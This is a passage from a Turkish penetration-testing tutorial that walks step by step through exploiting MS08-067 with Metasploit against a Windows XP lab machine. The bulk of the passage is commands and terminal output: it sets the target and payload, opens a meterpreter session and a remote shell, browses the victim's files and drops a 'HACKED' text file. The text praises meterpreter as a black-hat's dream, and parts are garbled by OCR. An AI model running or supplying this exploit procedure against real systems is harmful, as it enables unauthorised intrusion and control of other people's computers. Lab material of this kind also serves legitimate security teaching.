
Payload'a kendi IP'mizi verelim ki exploit ile hedef sisteme sızdığımızda ve payload akabinde hedef sistemde çalıştığında bize bağlantısını gönderebilsin. Böylece hedef sistemi payload'la kumanda edebilelim.

Kali Linux Terminal:

```
1 msf exploit(ms08_067_netapi) > set LHOST X.X.X.X // Kali Linux IP'si
```

Not: Kali Linux'taki IP'nizi öğrenmek için terminal penceresine ifconfig komutunu girebilirsiniz.

Tüm bu yapılan işlemleri gösteren ekran görüntüsü aşağıda verilmiştir:



```
root@kali:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~# service metasploit start
[ ok ] Starting Metasploit rpc server: prosv.
[ ok ] Starting Metasploit web server: thin.
root@kali:~# msfconsole

Metasploit

Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

    =[ metasploit v4.6.0-dev [core:4.6 api:1.8]
+ -- --[ 1060 exploits - 659 auxiliary - 178 post
+ -- --[ 275 payloads - 28 encoders - 8 nops

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 172.16.3.120
RHOST => 172.16.3.120
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms08_067_netapi) > set LHOST 172.16.3.107
LHOST => 172.16.3.107
msf exploit(ms08_067_netapi) > 
```

Son olarak exploit (zafiyeti smr) komutunu girerek hedef sisteme zararlı paketimizi payload ile beraber gnderelim.

Kali Linux Terminal:

```
1 msf exploit(ms08_067_netapi) > exploit
```

ıktı:


```

Kali (En Eski) [Running] - Oracle VM VirtualBox
Applications Places Thu Sep 20, 6:38 AM root
root@kali: ~
File Edit View Search Terminal Help
[ ok ] Starting Metasploit rpc server: prosv.
[ ok ] Starting Metasploit web server: thin.
root@kali:~# msfconsole

Metasploit

Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

      =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1060 exploits - 659 auxiliary - 178 post
+ -- --=[ 275 payloads - 28 encoders - 8 nops

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 172.16.3.120
RHOST => 172.16.3.120
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms08_067_netapi) > set LHOST 172.16.3.107
LHOST => 172.16.3.107
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:Turkish
[*] Selected Target: Windows XP SP2 Turkish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 172.16.3.120
[*] Meterpreter session 1 opened (172.16.3.118:47732 -> 172.16.3.120:4444) at 2018-09-20 06:38:36 -0700

meterpreter >

```

Bu görmüş olduğunuz ekranda

```
meterpreter >
```

yazan yer sizin meterpreter (kullandığımız payload'un ismi) oturumuna geçtiğinizi göstermektedir. Yani hedef sistemdeki payload'umuz (meterpreter) çalışmış ve bize bağlantı yollayabilmiş ki biz meterpreter oturumuna geçebilmişiz. Bu noktadan sonra yapılabilecek bir dünya işlem vardır.

Meterpreter siber güvenlik dünyasında birçok siyah şapkalı hacker'ın (çalıp çırpımaya dönük hacker'ların) rüyalarını süsler. Çünkü bir sisteme meterpreter'ı atıp çalıştırabilirseniz tıpkı hedef makinanın karşısında oturan kullanıcı gibi siz o makinayı kontrol edebilirsiniz. Herşeyiyle... Ne demek istiyorsun sorusunun cevabını makalenin ilerleyen paragraflarında bulabilirsiniz.

Saldırıda İlerleyelim

Hedefe sızdıktan sonra ve meterpreter adlı payload'umuzun oturumunu elde edebildikten sonra yapılacak işlem seçtiğimiz payload'un yeteneklerini sırayla denemek olabilir:


a) Shell Oturumunu Devralma

Shell oturumunu devralma ile hedef sistemin komut satırını komut satırımıza getirebiliriz. Yani Kali'den terminal ekranına gireceğimiz her bir komutu Windows XP'nin karşısında oturan bir kişi Windows XP'nin cmd ekranına birer birer giriyormuşçasına çalıştırabiliriz ve çıktılarını kendi makinamızdan alabiliriz. Bu işlem için komut satırı oturumu devralmamızı sağlayan meterpreter komutu shell i kullanabiliriz:

Kali Linux Terminal:

```
1 meterpreter > shell
```

Çıktı:



```
Kali (En Eski) [Running] - Oracle VM VirtualBox
Applications Places Thu Oct 11, 3:34 AM
root@kali: ~
File Edit View Search Terminal Help

Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

=[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --[ 1060 exploits - 659 auxiliary - 178 post
+ -- --[ 275 payloads - 28 encoders - 8 nops

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 172.16.3.120
RHOST => 172.16.3.120
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms08_067_netapi) > set LHOST 172.16.3.118
LHOST => 172.16.3.118
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 / lang:Turkish
[*] Selected Target: Windows XP SP2 Turkish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 172.16.3.120
[*] Meterpreter session 1 opened (172.16.3.99:48799 -> 172.16.3.120:4444) at 2018-10-11 03:20:45 -0700

meterpreter > shell
Process 4856 created.
Channel 1 created.
Microsoft Windows XP [Service Pack 5.1.2600]
(C) Telif Hakkı 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Görüldüğü üzere windows komut satırı linux komut satırımıza geldi:

Kali Linux Terminal:

```
1 C:\WINDOWS\System32>
```


Bu noktada Windows'un komut satırı kodlaması olan CMD komutlarını bilmeniz hayati önem

taşıyor. Zira bu sayede açılan bu kanaldan gireceğiniz CMD kodları ile sanki Windows XP'nin karşısında oturuyormuş gibi bilgisayara hükmedebilirsiniz. Örneğin aşağıda hedef sistemin masaüstüne gidilişini ve hack'lendiniz tarzında bir dosya konuluşunu görüntülemektesiniz:

Kali Linux Terminal:

- 1 C:\WINDOWS\System32> cd ../../..
- 2 C:\> dir

Çıktı:



```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
C:\>dir
dir
C sörösöndeki birimin etiketi yok.
Birim Seri Numarası: 4C1C-BC1C

C:\ dizini


13.02.2016 18:02 <DIR> 4b74ca2bc1f27a955cbbdd54
13.02.2016 18:21 <DIR> 5eff17a0909a2022b597434c23a4d0
23.01.2016 19:23 0 AUTOEXEC.BAT
23.01.2016 19:23 0 CONFIG.SYS
22.11.2016 22:24 31 deneme.txt
23.01.2016 19:27 <DIR> Documents and Settings
22.11.2016 22:41 730 downloader.vbs
24.01.2016 01:34 0 hacked.txt
23.01.2016 19:42 <DIR> Inetpub
18.06.2016 19:04 <DIR> mimikatz trunk
09.10.2018 15:05 <DIR> Program Files
04.07.2018 12:46 <DIR> WINDOWS
22.11.2016 23:25 1.162.846 winrar340.exe
6 Dosya 1.163.607 bayt
7 Dizin 3.117.105.152 bayt

C:\>
```

Kali Linux Terminal:

- 1 C:\WINDOWS\System32> cd "Documents and Settings"
- 2 C:\> dir

Çıktı:



```
root@kali: ~
File Edit View Search Terminal Tabs Help

root@kali: -
13.02.2016 18:02 <DIR> 4b74ca2bc1f27a955cbbdd54
13.02.2016 18:21 <DIR> 5eff17e0909a2022b597434c23a4d0
23.01.2016 19:23 0 AUTOEXEC.BAT
23.01.2016 19:23 0 CONFIG.SYS
22.11.2016 22:24 31 deneme.txt
23.01.2016 19:27 <DIR> Documents and Settings
22.11.2016 22:41 730 downloader.vbs
24.01.2016 01:34 0 hacked.txt
23.01.2016 19:42 <DIR> Inetpub
18.06.2016 19:04 <DIR> mimikatz_trunk
09.10.2018 15:05 <DIR> Program Files
04.07.2018 12:46 <DIR> WINDOWS
22.11.2016 23:25 1.162.846 winrar340.exe
6 Dosya 1.163.607 bayt
7 Dizin 3.117.105.152 bayt bo

C:\>cd "Documents and Settings"
cd "Documents and Settings"

C:\Documents and Settings>dir
dir
C sörçüsündeki birimin etiketi yok.
Birim Seri Numarası: 4C1C-BC1C

C:\Documents and Settings dizini
The quieter you become, the more you are able to hear.


23.01.2016 19:27 <DIR> .
23.01.2016 19:27 <DIR> ..
20.02.2016 09:02 <DIR> All Users
25.01.2018 15:27 <DIR> pentest
0 Dosya 0 bayt
4 Dizin 3.117.105.152 bayt bo

C:\Documents and Settings>
```

Kali Linux Terminal:

- 1 C:\WINDOWS\System32> cd pentest
- 2 C:\> cd Desktop
- 3 C:\> dir

Çıktı:



```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
C:\Documents and Settings>cd pentest
cd pentest
C:\Documents and Settings\pentest>cd Desktop
cd Desktop
C:\Documents and Settings\pentest\Desktop>dir
dir
C sörücüöündeki birimin etiketi yok.
Birim Seri Numarası: 4C1C-BC1C

C:\Documents and Settings\pentest\Desktop dizini
11.10.2018 21:58 <DIR> .
11.10.2018 21:58 <DIR> ..
28.01.2018 09:22 1.607 123.hex
24.05.2016 15:53 37.888 backdoor.exe
09.10.2018 15:08 1.714 Burp Suite Community Edition.lnk
09.10.2018 15:09 973 cacert.der
25.01.2018 14:17 7 deneme.txt
22.11.2016 21:05 801 downloadfile.vbs
28.01.2018 15:09 308.736 incoming.exe
08.12.2016 02:02 104 Internet Explorer.lnk
19.02.2016 21:40 103.772 kelime kökü bulmaca.rtf
04.11.2016 22:30 6.332 msf.pdf quieter you become, the more you are able to hear
28.01.2018 12:56 59.392 nc.exe
04.11.2016 22:44 <DIR> Not Kötüem
24.05.2016 15:48 37.888 vnc.exe
09.11.2016 14:30 6.328 zararliBelge.pdf
13 Dosya 565.542 bayt
3 Dizin 3.117.105.152 bayt boö


C:\Documents and Settings\pentest\Desktop>
```

Kali Linux Terminal:

```
1 C:\WINDOWS\System32> echo "Merhaba dostum, sistemine sızıldı -,-" > HACKED.txt
```

